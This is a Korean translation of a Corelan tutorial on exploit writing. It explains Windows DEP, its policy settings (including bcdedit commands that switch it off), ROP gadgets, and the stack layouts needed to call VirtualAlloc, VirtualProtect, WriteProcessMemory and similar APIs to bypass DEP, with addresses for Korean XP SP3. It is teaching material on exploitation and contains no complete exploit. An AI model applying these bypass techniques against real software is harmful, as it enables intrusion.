ROP를 이용한 DEP 우회, 그리고 ASLR

By Kancho(kancholove@gmail.com)


이 문서는 Peter Van Eeckhoutte의 'Exploit writing tutorial part 10' 문서를 기반으로 편역한 것이다. 좀 더 필요한 부분은 추가했으며 불필요하거나 애매한 내용은 생략하였으므로 원문을 보고 싶은 분은 다음 사이트를 참고하기 바란다.

http://www.corelan.be:8800/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/

본 문서에서 사용되는 주소 값은 대부분 역자의 테스트 환경에서의 주소 값이다. 따라서 직접 따라서 해 본다면 독자의 시스템 환경에 따라 주소 값이 달라질 수 있음을 유의하기 바란다. 원문이나 본 글을 가장 잘 이해할 수 있는 방법은 바로 직접 따라서 해보는 것이다. 어렵지 않은 예제를 가지고 자세하게 설명하고 있으므로 따라 하는데 크게 어려움이 없을 것이다.

1. DEP 란

DEP는 Data Execution Prevention의 약자로 실행 가능한 메모리 영역이 아닌 곳에서 코드가 실행되는 것을 방지하는 기법이다. 보통 버퍼 오버플로우를 이용한 기존의 exploit은 스택에 쉘코드가 존재하고 return address를 쉘코드의 시작 주소로 덮어씌우는 방법이었다. 따라서 exploit이 성공하게 되면 스택에 존재하는 쉘코드가 실행되었는데 DEP를 적용하면 스택은 실행 권한이 없는 메모리 영역이므로 쉘코드 수행 시 DEP에 의해 코드 실행이 제한된다.



DEP는 크게 두 가지 모드가 있는데 하드웨어 DEP와 소프트웨어 DEP이다. 하드웨어 DEP는 CPU에

서 이를 지원하는 것으로 특정 bit를 통해 해당 영역이 실행 가능한 지 여부를 판단하는 것이며 현재 대부분의 CPU가 이를 지원한다. 소프트웨어 DEP는 이러한 하드웨어의 지원이 없더라도 이를 소프트웨어적으로 구현할 수 있도록 Windows에서 지원하는 것을 말한다. 소프트웨어 DEP는 하드웨어 DEP에 비해 제한된 기능으로 일부 시스템 바이너리만 보호하며 예외 처리를 이용하는 악성 코드의 실행을 방지하는 역할을 한다. 따라서 현재 DEP는 대부분 하드웨어 DEP를 의미한다고 볼 수 있다.

1.1 Win32 환경에서의 하드웨어 DEP

하드웨어 DEP는 앞에서 언급했듯이 이를 지원하는 CPU의 NX(AMD)나 XD(Intel) bit를 이용하며, 스택처럼 데이터만 저장하는 메모리 영역을 non-executable로 표시해두고 DEP로 보호된 메모리 영역에서 코드를 실행하려는 시도가 발생하면 access violation(0xc0000005)을 발생시키고 대부분 프로세스를 종료한다. 따라서 특정 메모리 영역에서 코드가 실행되게 만들고자 하는 개발자는 메모리를 할당하고 executable로 표시해야 한다.

하드웨어 DEP는 Windows XP SP2와 Windows Server 2003 SP1에서 처음 소개되었으며, 이후 모든 Windows 운영체제에 적용되었다. DEP 함수는 가상 메모리의 각 페이지에 대해 executable 여부를 표시하기 위해 PTE(Page Table Entry)내의 한 비트를 사용한다. 운영체제에서 이 기능을 사용하기 위해 프로세서는 PAE(Physical Address Extension) 모드[1]에서 동작해야 하는데, Windows는 PAE가 기본으로 설정되어 있다. Windows OS에서 DEP는 다음 값으로 설정할 수 있다.

OptIn	제한된 모듈이나 바이너리만이 DEP에 의해 보호받는다.
OptOut	예외 리스트 내의 프로세스들을 제외한 모든 프로세스들은 DEP에 의해 보호받는다.
AlwaysOn	예외없이 모든 프로세스들은 DEP에 의해 보호받는다.
AlwaysOff	DEP 기능을 중지한다.

위 4가지 모드 외에 MS는 "Permanent DEP"라는 매커니즘을 추가했는데, 이는 SetProcessDEPPolicy(PROCESS_DEP_ENABLE) API를 이용하여 프로세스의 DEP를 활성화시킬 수 있다. 비스타 버전 이후에서는 /NXCOMPAT 옵션을 사용하여 링크한 모든 실행 모듈들은 자동적으로 "Permanent" 플래그가 설정된다. SetProcessDEPPolicy()에 대한 자세한 설명은 아래에서 찾을 수 있다.

-http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx
-http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1-windows-xp-sp3-and-windows-server-2008.aspx

[1] PAE는 x86 프로세서가 4GB이상의 물리 주소 환경을 사용할 수 있도록 하는 메모리 주소 확장 기법을 말한다.

Windows 버전에 따른 기본 설정은 다음과 같다.

XP SP2, SP3, VISTA SP0	OptIn (XP SP3은 Permanent DEP 설정도 존재)
VISTA SP1	OptIn + AlwaysOn (+ Permanent DEP)
Windows 7	OptOut + AlwaysOn (Permanent DEP)
Server 2003 SP1 이상	OptOut
Server 2008 이상	OptOut + AlwaysOn (+Permanent DEP)

XP와 2003 server에서의 DEP 설정은 boot.ini에 의해 변경될 수 있다. OS 부팅 설정 라인 끝에 다음 인자를 간단히 추가해주면 된다.

/noexecute=policy

위에서 policy는 OptIn, OptOut 등을 말한다. 비스타나 2008, Windows 7에서는 bcdedit 명령을 통해 설정을 변경할 수 있고 현재 상태를 가지고 올 수도 있다.

bcdedit.exe /set nx OptIn
bcdedit.exe /set nx OptOut
bcdedit.exe /set nx AlwaysOn
bcdedit.exe /set nx AlwaysOff

참고할만한 하드웨어 DEP 관련 링크는 다음과 같다.

- http://support.microsoft.com/kb/875352
- http://en.wikipedia.org/wiki/Data_Execution_Prevention
- http://msdn.microsoft.com/en-us/library/aa366553(VS.85).aspx

1.2 DEP 우회하기

앞서 언급했듯이 하드웨어 DEP가 설정되어 있으면 스택에 있는 쉘코드로 jump하여 실행할 수 없다. 쉘코드로 jump하게 되면 Access Violation이 발생하고 대부분 프로세스는 종료된다. 이런 DEP 우회 기법은 DEP 설정과 permanent DEP 플래그 값에 따라 다르다.

스택에서 우리의 쉘코드를 실행시킬 수 없기 때문에 우리가 할 수 있는 일은 단지 기존 로드된 모듈 내에서 스택의 데이터를 인자로 이용하는 명령어를 실행시키거나 함수를 호출하는 것이다. 호출되는 함수들은 다음 기능을 제공할 수 있다.

- 명령어 실행(예를 들어 WinExec)
- 쉘코드를 포함하는 메모리 영역을 실행 가능으로 설정하고 jump
- 실행 가능한 영역으로 데이터를 복사하고 jump(메모리 할당과 해당 영역을 실행 가능으로 설정

하는 것이 필요할 수도)
- 쉘코드 실행 전 현재 프로세스의 DEP 설정 변경

이 중 언제나 동작하는 기법은 전통적인 ret-to-libc이다. 기존의 WinExec() 같은 API를 이용하여 간단한 명령어를 실행시킬 수 있지만 실제 쉘코드를 만들기는 무척 어렵다. 그래서 더 멀리 볼 필요가 있다. DEP 설정을 우회하거나 변경하여 쉘코드가 동작하도록 노력할 필요가 있다. 운 좋게도 메모리 영역을 실행 가능으로 설정하거나 DEP 정책을 변경하는 등의 일을 native Windows API나 함수로 할 수 있다. 그럼 이것이 간단한가? 간단하기도 하고 아니기도 하다.

DEP를 우회해야만 할 때 우리는 Windows API를 호출한다. 해당 API의 인자들은 레지스터나 스택에 있어야 한다. 이러한 인자를 넣기 위해서는 특정 코드를 작성할 필요가 있다. 생각해보자. 예를 들어, API의 인자 중 하나가 쉘코드의 주소이면 해당 주소를 동적으로 생성하거나 직접 계산하여 스택에 넣어야 한다. 해당 주소가 고정적이지 않기(unreliable) 때문에 주소를 직접 넣을 수는 없다. 또한 DEP가 적용되기 때문에 주소를 계산하는 작은 코드도 동작하지 않는다.

1.2.1 가젯

살펴본 바와 같이 스택에 존재하는 코드가 동작하지 않는다면 어떻게 동적으로 주소를 계산하여 스택에 넣을 수 있을까? 바로 ROP를 사용하면 가능하다. 우리가 작성한 코드를 동작시켜 Windows API를 호출하기 위해 우리는 이미 존재하는 명령어들(프로세스 내 실행 가능한 영역에 존재하는)을 사용해야만 하고, 순서대로 배열(체인 형태로 연결)해서, 우리가 필요로 하는 것을 만들어 레지스터나 스택에 데이터를 넣을 수 있다.

따라서 우리는 명령어들을 체인처럼 연결해야 한다. 우리는 DEP에 의해 보호받는 영역에서 한 비트도 실행시키지 않고 명령어 체인의 한 부분에서 다른 부분으로 이동해야 한다. 즉, 우리는 한 명령어에서 다음 명령어의 주소로 return 해야 한다. 그리고 마침내 스택이 구성되었을 때 Windows API 호출로 return 하게 된다.

우리의 ROP 체인에서 일련의 명령어들의 집합을 "가젯"이라고 부른다. 각 가젯은 다음 가젯으로 return 하거나 직접 다음 주소를 호출한다. 이런 방법으로 명령어들은 함께 연결된다(Hovav Shacham의 paper에서 가젯은 상위 레벨의 매크로나 코드 집합을 의미한다).

ROP 기반 exploit을 만들 때 가젯을 이용하여 스택을 구성하고 API를 호출하는 것은 때때로 루미큐브를 푸는 것과 비교할 수 있다. 스택이나 레지스터의 특정 값을 설정하려 할 때 다른 값이 변경될 수도 있다. 따라서 ROP exploit을 만들 때에는 일반적인 방법은 없다. 하지만 참고 인내한다면 exploit 코드 작성은 결국 가능하다.

1.2.2 DEP 우회를 위한 Windows 함수 호출

Exploit을 작성하기 전에 무엇보다 어떤 접근 방식을 취할 것인지 결정할 필요가 있다. 현재의 OS

와 DEP 설정에서 우회하기 위해 가능한 Windows API는 무엇인가? 이를 결정하고 나서 스택의 구성에 대해 생각해볼 수 있다. DEP 비활성화나 우회에 있어 중요한 함수들은 다음과 같다.

VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + Copy Memory	새로운 실행 가능한 영역을 생성하고 쉘코드를 복사, 실행한다. 이 기법은 2개의 API가 서로 연결되어야 한다.
HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc + Copy Memory	VirtualAlloc()과 매우 유사하지만 3개의 API가 연결되어야 한다.
SetProcessDEPPolicy()	현재 프로세스의 DEP 설정을 변경한다. 따라서 스택에서 쉘코드를 실행시킬 수 있다. DEP 정책이 OptIn, OptOut으로 설정된 Vista SP1, XP SP3, Server 2008에서 가능하다.
NtSetInformationProcess()	현재 프로세스의 DEP 정책을 바꿔 스택에서 쉘코드가 실행되도록 한다.
VirtualProtect(PAGE_READ_WRITE_EXECUTE)	특정 메모리 영역의 접근 권한을 바꿔 쉘코드가 존재하는 위치를 실행 가능하게 해준다.
WriteProcessMemory()	쉘코드를 다른 메모리 영역에 복사하여 실행시킬 수 있도록 한다. 대상 영역은 쓰기와 실행이 가능해야 한다.

이런 함수들 각각은 함수에서 사용할 인자를 위해 특정 방법으로 레지스터나 스택이 구성되는 것을 필요로 한다. 마지막에 API가 호출될 때 인자들이 스택의 상단(=ESP)에 위치해 있다고 판단하게 된다. 이는 주요 목표가 스택에서 코드를 실행하는 것이 아니라 일반적이고 reliable한 방법으로 스택의 값을 설정하는 것임을 의미한다. 그 뒤에 API를 호출한다. 함수가 제대로 동작하려면 ESP는 API의 인자를 가리켜야 한다. Payload나 buffer의 일부분으로 스택에 저장되는 가젯을 사용하고, 쉘코드 실행을 위해 스택으로 다시 돌아올 것이기 때문에 ROP 체인을 구성하고 난 뒤 최종 스택은 아마도 다음과 같다.

	junk
	rop gadgets to craft the stack
ESP ->	function pointer (to one of the Windows API's)
	Function parameter
	Function parameter
	Function parameter
	...
	Maybe some more rop gadgets
	nops
	shellcode
	more data on the stack

함수가 호출되기 바로 전에 ESP는 Windows API 함수 포인터를 가리킨다. 이 포인터는 함수에 필요한 인자들 바로 위(그림에서 위쪽이 낮은 메모리 주소를 가진다)에 위치한다. 그 때 "RET" 명령어는 해당 주소로 jump하게 된다. 함수를 호출하게 되고 ESP를 4bytes 움직인다. 제대로 동작한다면 ESP는 함수가 호출될 때 인자를 가리키게 된다.

다음은 윈도우 OS 버전 별 각 함수들 적용 여부를 정리한 것이다.

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) 존재하지 않음

(2) 기본 DEP 정책 때문에 실패

1.2.3 함수 인자와 사용 팁

이전에도 언급했듯이 Windows API 중 하나를 사용하고 싶다면 해당 함수에 맞는 인자를 정확하게 스택에 설정해야 한다. 다음은 이러한 함수들과 그 인자, 사용 팁이다.

1.2.3.1 VirtualAlloc()

이 함수는 새로운 메모리를 할당한다. 함수 인자 중 하나는 새로 할당한 메모리의 실행/접근 권한을 결정한다. 따라서 우리의 목표는 이 값을 EXECUTE_READWRITE로 설정하는 것이다. XP SP3 한국어 버전에서 이 함수는 0x7C809AF1(kernel32.dll)에 위치해있다.

http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

이 함수는 다음 값들로 스택을 구성해야 한다.

Return Address	함수의 리턴 주소(함수 실행이 끝난 뒤 돌아갈 주소). 나중에 언급할 것임.
lpAddress	할당할 영역의 시작 주소. 메모리 페이지 크기에 따라 가장 가까운 값으로 align된다(예를 들어 만약 0x10000005로 값을 설정한다면 0x10000000으로 값이 조정될 것이다). 특정 주소 값을 직접 넣을 수 있다.
dwSize	메모리 영역 크기. exploit 코드가 NULL 바이트를 포함할 수 없다면 ROP로

	이 값을 생성해야 함.
flAllocationType	0x1000(MEM_COMMIT)으로 설정. 이 값을 ROP로 생성하고 써야 할 수도 있음.
flProtect	0x40(EXECUTE_READWRITE)으로 설정. 이 값을 ROP로 생성하고 써야 할 수도 있음.

함수 호출이 성공하면 EAX에 할당된 메모리 주소가 저장된다. 이 함수는 오직 메모리 할당만 한다. 따라서 쉘코드를 할당한 영역에 복사하고 실행시키기 위해서는 두 번째 API를 사용해야 한다. 그래서 기본적으로 이를 위해 두 번째 ROP 체인이 필요하다(위에서 언급한 Return Address는 두 번째 ROP 체인을 가리켜야 한다). 따라서 VirtualAlloc()의 두 번째 체인은 쉘코드를 복사하고 거기로 jump하는 ROP 체인을 가리켜야 한다. 이를 위해 다음 함수들을 사용할 수 있다.

- memcpy() : ntdll.dll, XP SP3 한국어버전에서 0x7C901DB3에 위치.
- WriteProcessMemory() : 나중에 나옴.

예를 들어, memcpy()를 사용하길 원한다면 VirtualAlloc()과 memcpy()를 연결하여 바로 호출하도록 다음과 같이 설정하면 된다. 먼저, VirtualAlloc()의 주소가 스택의 상단에 와야 하며 다음 값들이 따라 오면 된다.

VirtualAlloc() 관련 인자들	memcpy() 주소 (VirtualAlloc()의 Return Address)	VirtualAlloc()이 끝나면 여기로 돌아간다.
	lpAddress	임의의 주소 (새로 할당할 메모리 주소. 예를 들어 0x00200000).
	size	할당할 메모리 크기
	flAllocationType	0x1000 (MEM_COMMIT)
	flProtect	0x40 (PAGE_EXECUTE_READWRITE)
memcpy() 관련 인자들	임의 주소	lpAddress와 동일한 주소. 이 값은 memcpy() 이후에 돌아올 주소이다.
	lpAddress와 동일한 주소	이 값은 memcpy() 인자 중 destination 주소로 사용된다.
	쉘코드 주소	memcpy() 인자 중 source 주소로 사용된다.
	크기	memcpy() 인자 중 크기.

핵심은 reliable한 주소(새로 할당한)를 찾아 스택에 ROP를 이용하여 모든 인자들을 설정하는 것이다. 이 체인이 종료되면 새로 할당한 메모리에 복사한 코드를 실행시킬 수 있다.

1.2.3.2 HeapCreate()

http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx

```
HANDLE WINAPI HeapCreate(
  __in  DWORD flOptions,
  __in  SIZE_T dwInitialSize,
  __in  SIZE_T dwMaximumSize
);
```

이 함수는 exploit에 사용할 heap을 생성한다.

flOption	0x00040000 (HEAP_CREATE_ENABLE_EXECUTE)로 설정되면, 이 heap에서의 모든 메모리 영역은 DEP가 활성화되어 있어도 코드 실행이 가능하다.
dwInitSize	byte단위로 heap의 초기 크기를 나타낸다. 이 값을 0으로 설정하면 한 페이지만 할당된다.
dwMaximumSize	heap의 최대 크기를 byte단위로 나타낸다.

이 함수는 단지 heap을 생성하고 실행가능으로 표시한다. 이 heap에서 HeapAlloc()을 통해 메모리 영역을 할당할 수 있고, 쉘코드를 memcpy() 등을 이용하여 복사할 수 있다. HeapCreate() 함수가 종료되면 새로 할당된 heap의 핸들이 EAX에 저장된다. HeapAlloc()을 호출하기 위해서는 이 값이 필요하다.

http://msdn.microsoft.com/en-us/library/aa366597(v=VS.85).aspx

```
LPVOID WINAPI HeapAlloc(
  __in  HANDLE hHeap,
  __in  DWORD dwFlags,
  __in  SIZE_T dwBytes
);
```

새로운 heap 메모리가 할당되면 memcpy()를 통해 쉘코드를 할당한 heap에 복사하여 실행시킬 수 있다. XP SP3 한국어버전에서 HeapCreate()은 0x7C812C56에 위치하며, HeapAlloc()은 0x7C8090F6에 위치한다. 두 함수는 모두 kernel32.dll에 있다.

1.2.3.3 SetProcessDEPPolicy()

http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx
XP SP3, Vista SP1, Windows 2008 상위 버전에서 해당 함수는 동작한다.

이 함수가 동작하기 위해서는 현재 DEP 정책이 OptIn이나 OptOut으로 설정되어 있어야 한다. 만약 정책이 AlwaysIn이나 AlwaysOff으로 되어있으면 SetProcessDEPPolicy()는 에러를 발생시킬 것이다. 만약 모듈이 /NXCOMPAT으로 링크되어 있으면 이 기법은 마찬가지로 동작하지 않는다. 그리고 이 함수는 프로세스에 대해 한번만 호출이 가능하기 때문에 IE8과 같이 시작할 때 호출되는 경우 동작하지 않는다.

Bernardo Damele는 이 주제에 대해 좋은 글을 올렸다.
http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html

```
BOOL WINAPI SetProcessDEPPolicy(
  __in  DWORD dwFlags
);
```

이 함수는 하나의 인자를 필요로 하는데 현재 프로세스의 DEP를 비활성화시키려면 0으로 설정해야 한다. ROP 체인에서 이 함수를 사용하기 위해서 다음과 같이 스택을 설정해야 한다.

…
SetProcessDEPPolicy() 함수 주소
쉘코드 주소
0
…

쉘코드 주소는 SetProcessDEPPolicy() 호출 뒤에 체인이 쉘코드로 넘어가기 위한 것이다. XP SP3 한국어버전에서 함수의 주소는 0x7C8622A4 (kernel32.dll 내) 이다.

1.2.3.4 NtSetInformationProcess()

XP, Vista SP0 Windows 2003 상위 버전에서 동작한다. 해당 기법은 skape과 skywing에 의해 문서화 되었다.
http://uninformed.org/index.cgi?v=2&a=4

```
NtSetInformationProcess(
   NtCurrentProcess(),     // (HANDLE)-1
   ProcessExecuteFlags,    // 0x22
   &ExecuteFlags,          // ptr to 0x2
   sizeof(ExecuteFlags));  // 0x4
```

이 함수는 5개의 인자를 필요로 한다.

Return Address	함수 종료 후 돌아갈 주소(쉘코드 위치)
NtCurrentProcess()	고정 값. 0xFFFFFFFF
ProcessExecuteFlags	고정 값. 0x22
&ExecuteFlags	0x2 값을 포함한 메모리의 주소
sizeof(ExecuteFlags)	고정 값. 0x4

NtSetInformationProcess()는 permanent DEP 플래그가 설정되어 있으면 실패할 것이다. 비스타 이후에서 /NXCOMPAT 옵션으로 링크된 모든 실행파일들은 모두 자동적으로 이 플래그가 설정된다. 이 기법은 DEP 정책이 AlwaysOn인 경우에도 실패한다. 대신 ntdll내에 이미 존재하는 루틴을 사용할 수 있다. XP SP3 한국어버전에서 NtSetInformationProcess()는 ntdll.dll내 0x7C90DC9E에 존재한다.

1.2.3.5 VirtualProtect()

http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx

VirtualProtect() 함수는 호출한 프로세스의 메모리 접근 권한을 변경한다.

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

이 함수를 사용하고자 하면 5개의 인자를 스택에 설정해야 한다.

Return Address	VirtualProtect()가 호출된 이후 돌아갈 주소. 스택에 있는 쉘코드 주소.
lpAddress	변경할 메모리 영역의 시작 주소. 스택에 존재하는 쉘코드의 base 주소.
dwSize	변경할 바이트 수. 쉘코드가 디코딩 등으로 현재 크기보다 더 커질 수 있으면 추가적으로 크게 잡아야 한다.
flNewProtect	변경할 권한 값. 0x00000040 (PAGE_EXECUTE_READWRITE). 쉘코드가 자신을 변경하지 않으면 0x00000020 (PAGE_EXECUTE_READ)로 설정해도 가능.
lpflOldProtect	이전 권한 값을 저장할 변수 주소.

XP SP3 한국어버전에서 VirtualProtect()는 kernel32.dll내에 0x7C801AD4에 존재한다.

1.2.3.6 WriteProcessMemory()

http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx

이 기법은 Spencer Pratt에 의해 문서화되었다.
http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,
  __in   LPCVOID lpBuffer,
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

이 함수는 다른 메모리 영역에 쉘코드를 복사해서 실행할 수 있도록 해준다. 복사할 때 WriteProcessMemory() 함수는 목적지 주소가 쓰기 가능한지 먼저 확인한다. 따라서 우리는 목적지 주소에서 실행 가능한지만 확인하면 된다. 이 함수는 6개의 인자를 필요로 한다.

Return Address	WriteProcessMemory() 이후에 돌아갈 주소.

hProcess	현재 프로세스의 핸들. 현재 프로세스를 가리키는 값은 -1(0xFFFFFFFF)
lpBaseAddress	쉘코드가 쓰여질 주소. 'Return Address'와 동일한 값.
lpBuffer	쉘코드 주소
nSize	복사될 바이트 크기
lpNumberOfBytesWritten	쓰여진 바이트 크기

XP SP3 한국어버전에서 WriteProcessMemory()는 kernel32.dll 내 0x7C802213에 위치한다. WriteProcessMemory() 함수의 좋은 점 중 하나는 DEP 우회를 위해 2가지 다른 방법으로 사용할 수 있다는 것이다.

1.2.3.6.1 WriteProcessMemory() 기법 1 : full WriteProcessMemory() 호출

우리는 해당 기법을 통해 쉘코드를 실행 가능한 영역에 복사하고 실행할 수 있다. 이를 위해 당연히 WriteProcessMemory() 함수의 모든 인자가 제대로 설정되어 있어야 한다. XP SP3에 대한 예제로 oleaut32.dll 파일을 패치하는 방법이 있다. oleaut32.dll은 쉘코드에서 왠만하면 사용되지 않을 것이기 때문에 패치 가능하다. oleaut32.dll이 R+E이며 .text 섹션이 0x770D1000에서 시작하여 0x7F000 바이트 크기를 가진다.

770D0000	00001000	oleaut32		PE header	Imag	R	RWE
770D1000	0007F000	oleaut32	.text	code,imports	Imag	R E	RWE
77150000	00001000	oleaut32	.orpc		Imag	R E	RWE
77151000	00003000	oleaut32	.data	data	Imag	RW	RWE
77154000	00001000	oleaut32	.rsrc	resources	Imag	R	RWE
77155000	00006000	oleaut32	.reloc	relocations	Imag	R	RWE

하지만 이 방법에는 문제가 존재한다. R+E영역을 쓸 것이기 때문에 쉘코드는 자신을 수정할 수 없다 (WriteProcessMemory() 호출은 해당 영역을 임시로 쓰기 가능하게 하지만 다시 가능하지 않도록 설정한다). 이 말은 즉, 인코딩된 쉘코드를 사용하는 경우 동작하지 않는다는 것이다. 물론 쉘코드에서 VirtualProtect() 등을 이용해 쓰기 가능하도록 해당 영역의 권한을 변경할 수 있다. 우리는 2개의 주소가 필요하다. 하나는 돌아갈 Return Address이고, 다른 하나는 쓸 주소이다. 예제에서의 스택은 다음과 같다.

…	…
Return Address	0x770D1010
hProcess	0xFFFFFFFF
lpBaseAddress	0x770D1010
lpBuffer	생성될 것
nSize	생성될 것
lpNumberOfBytesWritten	0x770D1004
…	…

lpNumberOfBytesWritten은 목적지 주소 전에 위치하는데 그 이유는 쉘코드가 목적지에 복사된 뒤 다시 덮어 쓰여지게 되는 것을 막기 위해서이다. 그리고 자체 디코딩이 필요한 쉘코드를 사용할 경우 VirtualProtect() 등을 이용해서 쉘코드가 실행되기 전 해당 영역을 쓰기 및 실행 가능으로 설정해야 한다.

1.2.3.6.2 WriteProcessMemory() 기법 2 : WriteProcessMemory() 함수 자신을 패치

다른 방법으로 WriteProcessMemory() 자신을 패치할 수 있다. WriteProcessMemory() 함수의 일부분을 덮어써서 kernel32.dll 안에 쉘코드를 쓸 수 있다. 이는 인코딩된 쉘코드 문제도 함께 해결할 수 있다(뒤에서 보겠지만 크기 제한이 존재한다).

XP SP3 한국어버전에서 WPM 함수는 0x7C7D2213에 위치한다. WriteProcessMemory() 함수 내부에 존재하는 CALL 명령을 통해 쉘코드를 스택의 원하는 위치에 복사한다.

- *0x7C7D2222 : call ntdll.ZwProtectVirtualMemory() : 이 함수는 목적지를 쓰기 가능으로 만든다.*
- *0x7C7D2271 : call ntdll.ZwWriteVirtualMemory()*
- *0x7C7D228B : call ntdll.FlushInstructionCache()*
- *0x7C7D22C9 : call ntdll.ZwWriteVirtualMemory()*

마지막 함수 호출이 끝나면 데이터는 목적지에 저장된다. 그리고 나면 인자로 설정해준 Return Address로 넘어가게 된다. 마지막 루틴은 0x7C7D22CF에서 시작한다.

```
7C7D22C8   57              PUSH EDI
7C7D22C9   FF15 04147D7C   CALL DWORD PTR DS:[<&ntdll.NtWriteVirtu ntdll.ZwWriteVi
7C7D22CF   8945 10         MOV DWORD PTR SS:[EBP+10],EAX
7C7D22D2   8B45 18         MOV EAX,DWORD PTR SS:[EBP+18]
7C7D22D5   85C0            TEST EAX,EAX
7C7D22D7   74 05           JE SHORT kernel32.7C7D22DE
```

즉, WriteProcessMemory() 함수 내에서 쉘코드 복사가 끝나면 0x7C7D22CF로 돌아오게 된다. 이 주소는 쉘코드의 위치로 적합한데 왜냐하면 자연스러운 실행 흐름 내에 존재하고 쉘코드 복사 이후 자동적으로 코드를 실행시킬 수 있기 때문이다.

따라서 첫 번째 인자인 Return Address와 마지막 인자인 lpNumberOfBytesWritten은 더 이상 중요하지 않다. 예를 들어 Return Address를 0xFFFFFFFF로 설정한다고 하자. Spencer Pratt이 lpNumberOfBytesWritten의 값을 아무렇게나 설정해도 상관없다고 했지만 이 주소는 쓰기 가능한 영역이어야 한다. 더욱이 쉘코드가 쓰여질 목적지 주소는 WriteProcessMemory() 함수 내에 존재해야 한다. XP SP3 한국어버전에서 이 주소는 0x7C7D22CF이다.

WriteProcessMemory() 함수를 패치하는 것은 멋지지만, 너무 덮어쓰게 되면 kernel32.dll이 망가질 수 있다. Kernel32.dll내의 함수들은 쉘코드에게 중요하게 사용된다. Kernel32.dll이 망가지면 쉘코드 역시 제대로 동작하지 않을 수 있다. 따라서 이 기법은 쉘코드 크기가 제한적일 때 사용 가능하다.

이 기법에 대한 스택 레이아웃과 인자의 예는 다음과 같다.

…	…
Return Address	0xFFFFFFFF
hProcess	0xFFFFFFFF
lpBaseAddress	0x7C7D22CF
lpBuffer	생성될 예정
nSize	생성될 예정
lpNumberOfBytesWritten	쓰기 가능한 영역. 고정 값이어도 됨
…	…

1.3 EIP에서 ROP로

DEP가 활성화되어 있던지 아니던지 간에 버퍼를 오버플로우시켜 EIP를 컨트롤하는 것은 똑같다. 그래서 EIP를 결국 직접 덮어쓸 수도 있고 SEH를 덮어쓰고 access violation을 발생 시켜 덮어쓰여진 SE 핸들러 주소가 호출되도록 할 수도 있다. 여기까지는 DEP와 상관이 없다.

1.3.1 Direct RET

전형적인 direct RET exploit은 오버플로우를 이용해 스택 내 Return Address를 덮어쓰며 이는 임의의 값으로 EIP를 덮어쓸 수 있다는 것을 의미한다. 그러면 결국 ESP가 가리키는 스택 내 데이터도 컨트롤할 수 있음을 의미한다. DEP가 아니라면 포인터를 "jmp esp"를 가리키는 것으로 결정하여 스택 내 쉘코드로 jump하면 된다. 그럼 끝이다.

하지만 DEP가 활성화되어 있다면 우리는 그렇게 할 수 없다. ESP로 jump하는 것 대신에 첫 번째 ROP 가젯을 호출해야 한다. 가젯은 특정 방법으로 설정되어 있어야 하고 체인으로 구성되어 하나의 가젯이 끝나면 스택에서 어떠한 코드의 실행도 없이 다음 가젯이 바로 실행되어야 한다. 이것이 어떻게 ROP exploit을 만들 수 있는지 나중에 설명하겠다.

1.3.2 SEH 기반

SEH 기반 exploit에서는 약간 다르다. 덮어 쓰여진 SE 핸들러가 호출될 때 EIP를 컨트롤할 수 있다. 전형적인 전형적인 SEH 기반 exploit에서는 다음 SEH로 넘어가 그 위치의 명령을 실행할 수 있는 pop/pop/ret 명령을 가리키는 포인터로 SEH를 덮어쓴다.

하지만 역시 DEP가 활성화되어 있으면 이를 할 수 없다. pop/pop/ret은 호출할 수 있지만 결국 그 이후에 스택에서 코드를 실행시키려고 하기 때문이다. 우리는 ROP 체인을 만들어 실행 방지 시스템을 우회하거나 이를 비활성화 시켜야 한다. 이 체인은 exploit payload의 일부분으로 스택에 위치하게 된다.

